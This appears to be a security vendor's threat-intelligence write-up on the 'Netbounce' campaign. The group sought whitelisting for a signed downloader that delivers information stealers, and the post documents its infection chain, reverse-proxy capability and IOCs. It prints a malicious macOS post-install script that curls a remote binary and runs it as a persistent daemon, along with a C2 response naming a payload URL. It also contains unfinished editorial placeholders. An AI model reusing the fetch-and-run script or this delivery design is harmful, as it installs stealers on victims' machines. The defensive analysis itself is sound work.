
Whitelist Me, Maybe? “Netbounce” Threat Actor Tries A Bold Approach To Evade Detection

Affected Platforms: Windows, Linux, MacOS
Impacted Users: Any organization
Threat Severity: Critical

Preface

On the 12th of February FortiGuard Labs received a request via email from a person representing a company called *Packity Networks* asking to whitelist their software. He claimed it to be a false-positive which inflicts significant impact on their business.



Subject: Referred by Ted Kim - Regarding False Positive

Hi team,

I was referred to Ken by Ted Kim & I was advised that this team could help with an urgent issue we are facing at Packity.

Our company Packity has been suffering from a false positive on our application updates and it is truly effecting our business heavily. Your company is finding a false positive with our software which states it as : W64/Agent.I!tr .

How can we work with your team to remove this False Positive and also get whitelisted for the future so we can avoid false positives hurting our company image and installation on many user devices?

The link to download our software is here :
packity.com/setup.exe

You can see by running it through VirusTotal that your company is bringing this up as a false positive. Please let us know if you can clear this so our users can use our software in confidence.

Thank you.

reagrds,

Lee
Chief Technology Officer
Packity Networks Inc.

Figure 1: The email we received from *Packity Networks* alleged CTO.

At the time, the file at the link was classified as malicious only by Fortinet and Dr.Web sandbox.




Figure 2: Detections in VirusTotal for setup.exe at the time we received the email.

Even when at first glance the request seemed innocent and almost no other security vendor flagged the file, we always investigate such requests thoroughly before complying. Our investigation led to the discovery of a new group we called “Netbounce” and exposed their malware delivery infrastructure. What made it stand out among others is a unique set of tools and techniques. We were able to find several variants developed in-house by this group, each serving a different purpose.

In this blog post we’ll present the measures taken by Netbounce group to make the campaign look as legitimate as possible and actions FortiGuard Labs took to discover the real intentions of the threat actor.

The Cover Story

Before starting to analyze the sample the first thing to notice is that the link from the email (*hxxps://packity.com/setup.exe*) had no reference on the company’s website. Moreover, an “official” installer can be found via another URL on the site: *hxxps://www.packity.com/pub/desktop/Packity-latest.exe*. As can be seen in the following table both installers are entirely different.

File Name	setup.exe	packity-latest.exe
Programming Language	GO	NSIS installer, deploys NodeJS application
File Size	7MB	40MB
Behaviour	No user interaction	Installer with UI

Table 1: Key differences between the official installer and setup.exe from the link.

Yet this is not a very solid indicator as there may be legitimate reasons for that such as the installed application downloading and using that setup.exe file later on. Also, the two executables didn’t exhibit any clear malicious behaviour and both were validly signed with the same certificate issued to “*Secured Network Stack*”.

Background checks we conducted on S*ecured Network Stack* and *Packity Networks Inc.* yielded no results, there were no registered companies or official reference to these entities nor we could find any employee profiles online. However, *Packity* seems to have had some online presence besides their website for at least 2 years based on a twitter account and reviews we found for the software.




Figure 3: *setup.exe* digital signature information from VirusTotal.

Suspicious Code Signature

Even though the executables were signed with the same certificate we noticed that the certificate was issued with an unrelated email address, *session123@me.com*. The certificate was issued on September 2nd 2020 so we searched for older certificates used by *Packity and* found an older installer. Comparing the old signature confirmed that the contact information is indeed unrelated to the company.




Figure 4: Signature information of the old installer (left) and current (new) *Secured Network Stack* signatures used to sign the executables.

The "@me.com" domain belongs to Apple mail accounts create before September 19th 2012, as can be seen on [Apple support website]:

Review these scenarios to see which one applies to you:

- If you created an iCloud account on or after September 19, 2012, your email address ends with @icloud.com. Learn more about @icloud.com mail addresses.
- If you created an iCloud account before September 19, 2012, or moved to iCloud with an active MobileMe account before August 1, 2012, you have both @me.com and @icloud.com email addresses.
- If you had a working @mac.com email address as of July 9, 2008, kept your MobileMe account active, and moved to iCloud before August 1, 2012, you can use @icloud.com, @me.com, and @mac.com email addresses with your iCloud account.

Figure 5: Apple support site addressing the @me.com email domain.

Although it's odd a different email was used, the new certificate was issued exactly when the previous certificate expired, on September 3rd 2020, which may hint it's not malicious.

The keen reader can also notice the signature with the new certificate doesn't have a timestamp countersignature. It is highly uncommon when signing code and the "official" setup file from the website does have a timestamp, thus, our suspicion was not cleared.


Diving Into The Binary

As mentioned earlier, executing *setup.exe* did not provide any clear cut malicious indicators. We were able to observe the following actions:

1. Copy itself to "*C:\Windows\Net Helper\net-helper.exe*".
2. Create a service called "*Net Helper*" with the copied file.
3. Start the service and exit the process.
4. The new service process attempts to connect to *hxxps://update.netbounce.net/check* every 5 minutes.

This behavior is abnormal for an installer since a) no user interaction occurs and b) new folders are normally not created in C:\Windows and actual program files are unpacked instead of the installer just copies itself.

Looking at the code we could see it is written in Go programming language and has a function named *equinoxUpdate*. *Equinox* "helps you build, package and distribute self-updating Go apps to your customers", offers paid hosting plans and provides an open-source client SDK.



How it works

Equinox helps you sign, package and distribute self-updating Go programs. Equinox is made up of three parts:

1. The **Equinox release tool**, a small CLI tool that wraps `go build`
2. The **Equinox SDK**, a small go package that adds self-updating functionality to your app.
3. The **Equinox service**, that hosts your binaries, download pages and update patches

Figure 6: Equinox documentation.

In fact, aside from setting persistency most of the functionality of the executable is basically the equinox client using a hardcoded AppId "*test*". There were no other references to the equinox namespace, meaning it was used with source code and not just as an imported package, so we checked for any changes made to it. We found that in addition to the update URL listed above, the HTTP User-Agent header was set to "*Netbounce/1.0*".

Changing the URL effectively means the public equinux servers won't be used but the update mechanism might still appear legitimate by using the same protocol.

At the time of the analysis, the update mechanism did not download anything, however, it's possible the threat actor simply reserved the option to use it and deliver malicious payloads in the future.

Quick Recap

At this stage we hit a roadblock. There were many weird looking indicators: sketchy company, executables which lack references on the company's website, digital signatures with shady attributes and an application without any substantial functionality. As suspicious as it appeared to be, we didn't have any concrete proof it was indeed malicious. At this point we decided to try to find other files that were signed using the same certificate, hoping to get a new lead.

Revealing The Real Story

We were able to track down additional samples which shared similar properties to the one we received in the email. Among them, we identified samples compiled for Linux and MacOS, as well as actual malicious capabilities.

A sample found in the wild under the name "Net Helper GUI.exe" was nearly identical in all properties:

- File size: 7MB
- Programming language: Go
- Execution path: %windir%\Net Helper\net-helper.exe
- First seen: 2/14/2021

Bindiffing the executable confirmed that both samples have the same author, moreover, it revealed that it has additional functionality:

- Exact function matches: 5074.
- Partial function matches: 29.
- *Net Helper GUI.exe* only functions: **164** (new functionality).
- *Setup.exe* only functions: 34 (none contain real functionality).

Analyzing the differences we observed that the function *main_run* has additional code on the branch that runs when the service is not yet installed. Prior to installing the service, the function "*main_setupNetUpdater*" is called to download and execute a next stage payload via a HTTP GET request to *boostfever.com.* With the URL path in the domain is hardcoded the subdomain is either:

1. Randomly generated UUID - *hxxp://0857a813-72ca-4a70-883a-3b555f6bf3c1.boostfever.com/progwrapper.exe*
2. Hardcoded "*cdn*" - hxxp://cdn.boostfever.com/progwrapper.exe

We'll elaborate on *progwrapper.exe* in a later section.




Figure 7: Graph view of *main_run* with the added basic blocks (highlighted).

Before running the payload, it is made persistent on the machine via Registry for each time the current user logs on with a new session: *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\net-helper.*

We found these downloaders were contained inside archives and MSI installers, which aligns with placing this functionality right past verifying the service is not installed, which is the case when the sample executes on the system for the very first time.

The equinox client was used as an imported package, so the namespace is found intact along with the default URL (*https://update.equinox.io/check*) and User-Agent (*EquinoxSDK/1.0*). A hardcoded AppId (*app_6EE4wBvjBhS*) was used across all the samples we detected. After the 5 minutes timer elapses in the service an update is pulled from the equinox servers.

The updated file is another variant of "Net Helper". It has the modified equinox client, like in setup.exe, but the AppId is generated using the machine's serial number. We will refer to these samples as post-update variants.

Reverse Proxy

Another functionality incorporated in various samples, pre and post update, is reverse proxy which effectively grants its operator a foothold inside compromised networks while bypassing perimeter firewall policies. Potentially, its purpose may also be to use infected machines as hop points when conducting operations against targets in other organizations.

The capability was implemented using the open-source [Tunnel]() package. When the service runs, an HTTP GET request is sent to an external server, for instance, *hxxp://connect.netbounce.net/manage.json*, to obtain the address of the proxy server for inbound communication. Once the sample connects to the specified server the operator can start proxying HTTP/TCP connections through the compromised machine.

The name of the package in the compiled binaries is "*netbounce*" or "*proxy*". Off the shelf, the package supports redirecting traffic only on the local host, the victim's machine in our case. The malware authors changed the code to allow them to connect to other machines per specification.

```
mov     rax, [rsp+0B0h+arg_18]
mov     rax, [rax+20h]
mov     [rsp+0B0h+var_B0], rax
call    runtime_convT64
mov     rax, [rsp+0B0h+var_A8]
lea     rcx, unk_9CAF40
mov     qword ptr [rsp+0B0h+var_18], rc
mov     qword ptr [rsp+0B0h+var_18+8],
lea     rax, aSDSS3439Amp033 ; '%s:%d%s
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], 5
lea     rax, [rsp+0B0h+var_28]
mov     [rsp+0B0h+var_A0], rax
mov     [rsp+0B0h+var_98], 2
mov     qword ptr [rsp+0B0h+var_90], 2
call    fmt_Sprintf
netbounce_tunnel___TCPProxy__Proxy+127 (
```

```
	var localAddr = fmt.Sprintf("127.0.0.1:%d", port)
	if p.LocalAddr != "" {
		localAddr = p.LocalAddr
	} else if p.FetchLocalAddr != nil {
		l, err := p.FetchLocalAddr(msg.LocalPort)
		if err != nil {
			log.Warning("Failed to get custom local address: %s", err)
			return
		}
		localAddr = l
	}

	log.Debug("Dialing local server: %q", localAddr)
```

Figure 8: The disassembly of TCPProxy.Proxy function against the original [source code]().

MacOS and Linux Variants

Using the Go programming language allows the threat actor to extend their operations to MacOS and Linux very easily, as it is simply to compile the source code to a different operating system.

For MacOS, we found an [application package]() with a post install script that downloads a pre-update variant with the same hardcoded equinox AppId (*app_6EE4wBvjBhS*). It also includes the reverse proxy functionality with the same management URL (*hxxp://connect.netbounce.net/manage.json*).

```
#!/bin/bash
echo "Executing postinstaller script for custom installer"
/usr/bin/curl -s https://uploadhub.io/manager-macos -o $INSTALLER_TEMP/manager-macos
/bin/chmod 755 $INSTALLER_TEMP/manager-macos
/bin/launchctl unload /Library/LaunchDaemons/Net\ Helper.plist
/bin/rm -rf /Library/LaunchDaemons/Net\ Helper.plist
/bin/rm -rf /Library/Application\ Support/NetHelper
/bin/mkdir /Library/Application\ Support/NetHelper
/bin/cp -pr $INSTALLER_TEMP/manager-macos /Library/Application\ Support/NetHelper/net.helper
/Library/Application\ Support/NetHelper/net.helper
/bin/launchctl load /Library/LaunchDaemons/Net\ Helper.plist
echo "Finished:post"
exit 0
```

Figure 9: The post install script included in the package.

For post-updates samples we observed there were no additional updates pulled from the *netbounce.net* domain. Leveraging the fact the equinox client was used to communicate with this server we figured out the URLs that serve files in response to valid update requests. Through that we issued requests on our own and were able to obtain an ELF sample we classified as a post-update variant.

Program Wrapper

Circling back to the *progwrapper.exe* executable, we identified it was also developed in Go. It sends an HTTP GET request to a hardcoded URL (*hxxp://cdn.boostfever.com/ex.json*) which returned the following JSON object in response:


```
{
  "available": true,
  "download_url": "http://demian.biz/output40.exe",
  "exist_criteria": {
    "type": "file",
    "path": "%SYSTEMDRIVE%\\Users\\Administrator\\AppData\\Roaming\\Trackingfolder084\\start.txt"
  }
}
```


Figure 10: ex.json from the response.

Depending on the "*type*" field it checks if a file or a registry key does not exist in the provided path and proceeds to download and execute the file from the "*download_url*". The function *main_downloadAnotherExecutable* also exists in "*Net Helper GUI.exe*" and the code seems to be shared with just one small difference, not related to the functionality itself.

In this case, *output40.exe* is the final payload. It's packed with a multistage packer. Following unpacking we discovered different stealers being delivered from this infrastructure, such as Vidar and FickerStealer. We observed different variants of the packer, thus, we estimate it is a part of this delivery infrastructure as well. After unpacking the payload is executed in memory using reflective loading or Process Hollowing.

Interesting to note that FickerStealer's first action is to create the file "*Trackingfolder084\start.txt*". The string is hardcoded in the binary, which hints at an intimate relationship between it and the Netbounce infrastructure.

A newer version of progwrapper.exe added a basic remote command execution capability which can be used instead of the download and execute. This variant uses a different hardcoded domain, t1.xofinity.com, over HTTPS and the responses are encrypted with AES algorithm. Oddly enough, the HTTP User-Agent header is set to “Netbounce/1.0”.

Connecting The Dots

“*Netbounce*” is used as a domain name, as User-Agent and custom packages in the source code. Since it’s possible source code is shared by different actors, the overlaps in the network infrastructure allow to cluster all the activity together to one entity.

WHOIS records for *installcdn-aws.com*, *boostfever.com*, *jumpernode.com* and *uptime66.com* show they were all registered by the same entity.

They have the same active subdomains, like *cdn*, *download*, *update* and *proxy*. Other subdomains have a similar pattern where they are formatted as “*<single char>1*”: *c1.boostfever.com*, *u1.boostfever.com*, *t1.xofinity.com*, *m1.uptime66.com*.

All IPs for the domains resolved to the same subnet - 195.181.160.0/20. Some servers also hosted by different domains:

- 195.181.169.92: *dl.installcdn-aws.com*, *u1.boostfever.com*, *t1.xofinity.com*.
- 195.181.164.195: *cdn.boostfever.com*, *cdn.netbounce.net*, *proxy.netbounce.net*, *connect.netbounce.net*, *proxy.jumpernode.com*, *connect.jumpernode.com*.

Looking at passive DNS records we get some idea for the progression of the campaign over the few last weeks. The following table shows the resolution history of domains that pointed to 195.181.164.212, providing another indication all the domains are operated by the same entity.

Date resolved	**Domain name**
2021-02-23	m1.uptime66.com
2021-02-16	xofinity.com
2021-02-15	p1.boostfever.com

Table 2: DNS resolution history to 195.181.164.212.

Summary

This new campaign was detected almost immediately after it started even though the threat actor took a lot of measures to appear legitimate as possible to evade detection:

- Use a real, even though shady, company to masquerade the activity.
- Use valid certificates that looked very similar to the original certificates used by the company.
- Employ a legitimate update service, Equinox, as part of the infection chain.

The threat actor was so convinced that the cover is good enough to send us an email pointing us directly to their executable in an attempt to trick us to whitelist it.

The initial sample we got is only one part of a rather elaborate, multistage infection mechanism which can be activated at any point in time, with the final payload customized according to the attacker's desecration.




Figure 11: The infection chain stages.

Commented [1]: need to revise this

The rich and versatile open-source ecosystem of the Go programming language along with it's cross-platform support surely cut down heavily on the threat actor's work time and costs.

After we proved this is a part of a malicious campaign we kept digging and found many other related samples. Some of the samples were signed with certificates issued to other shady companies.

We'll dive into technical details of FickerStealer in a follow up blog.

Fortinet Protections

FortiEDR detects and blocks payloads delivery from this infrastructure out-of-the-box without any prior knowledge or special configuration. It uses both its AI-based AV and post-execution prevention engines, as can be seen in Figure 12:




Figure 12: FortiEDR blocks the payload actions post-execution.

FortiGate blocks the IPs as <TBD>.

FortiGuard’s Web Filtering blocks the domains and URLs as <TBD>.

FortiClient AV detects this sample as <TBD>.

In addition, as part of our membership in the Cyber Threat Alliance, details of this threat were shared in real time with other Alliance members to help create better protections for customers.

Appendix A: MITRE ATT&CK Techniques

ID	Description
T1553.002	Subvert Trust Controls: Code Signing
T1543.003	Create or Modify System Process: Windows Service
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1071.001	Application Layer Protocol: Web Protocols
T1573.001	Encrypted Channel: Symmetric Cryptography
T1573.002	Encrypted Channel: Asymmetric Cryptography
T1090	Proxy

T1027.002	Obfuscated Files or Information: Software Packing
T1055.012	Process Injection: Process Hollowing

Appendix B: IOCs

File Names

outtput213.exe
output40.exe
progwrapper.exe
pwrap.exe

File Paths

C:\Windows\Net Helper\net-helper.exe

Registry

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\net-helper

Domains

netbounce.net
cdn.netbounce.net
bin.netbounce.net
connect.netbounce.net
update.netbounce.net
proxy.netbounce.net
newurl.netbounce.net
file.netbounce.net

boostfever.com
cdn.boostfever.com
c1.boostfever.com
u1.boostfever.com

installcdn-aws.com
dl.installcdn-aws.com

jumpernode.com
connect.jumpernode.com
notif.jumpernode.com
download.jumpernode.com
proxy.jumpernode.com

uptime66.com
m1.uptime66.com

xofinity.com
t1.xofinity.com

uploadhub.io

Payload hosting domains:
applemart.biz
demian.biz

IPs

195.181.169.92
195.181.164.195
195.181.169.68
185.59.222.228

URLs

hxxps://packity.com/setup.exe
hxxp://<UUID>.boostfever.com/progwrapper.exe
hxxp://cdn.boostfever.com/progwrapper.exe
hxxps://uploadhub.io/manager-macos
hxxp://connect.netbounce.net/manage.json
hxxp://cdn.boostfever.com/ex.json
hxxp://newurl.netbounce.net/ex.json
hxxps://update.netbounce.net/check
hxxp://file.netbounce.net/p3wrapper.exe
hxxp://download.netbounce.net/p3wrapper.exe
hxxp://proxy.netbounce.net/launch.json
hxxp://notif.jumpernode.com/launch.json
hxp://download.jumpernode.com/p3.exe
hxp://proxy.jumpernode.com/launch.json
hxp://proxy.jumpernode.com/ex.json
hxxp://u1.boostfever.com/check
hxxp://dl.installcdn-aws.com/pwrap.exe
hxxps://m1.uptime66.com/fetch.json

Certificate Thumbprints

ed165d2ab91538a8fb399fa543151b7767f471c3
9083948fd75b63d15229b413546332adfe5507b4
bcc2a3f7c9d57807895104b0d40e869407c98b6b

File Hashes (SHA256)

6733a81c321b5dedc6dc33d3e4dcf82ec15caef172dab86954e1a664c5ad0973

9034f7dd8d9ad1c49372412bf33d48d725087c52504ac8512c9d1d31816a3607
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3d8f6d3315ce87f0278879b0eb67de9d5da636f2e3da1f49567575f1f2f150f4
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2d72a008bfdfcd3284f926348cebb7a459872174c645029b87b5b868ff89f6c0
b6d6ddbc9119380be5945175eb218c4dd6994bb6ca25eaec7024bbf354d33011
7d06bfc310ad39d79898c6b2949ab3e747fe282ba1c35e6ec8e6c5962f10c3da
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51326a0c585532f8ad872a195bb90f06161660026cddc6ef84b4c07ff9b281cd
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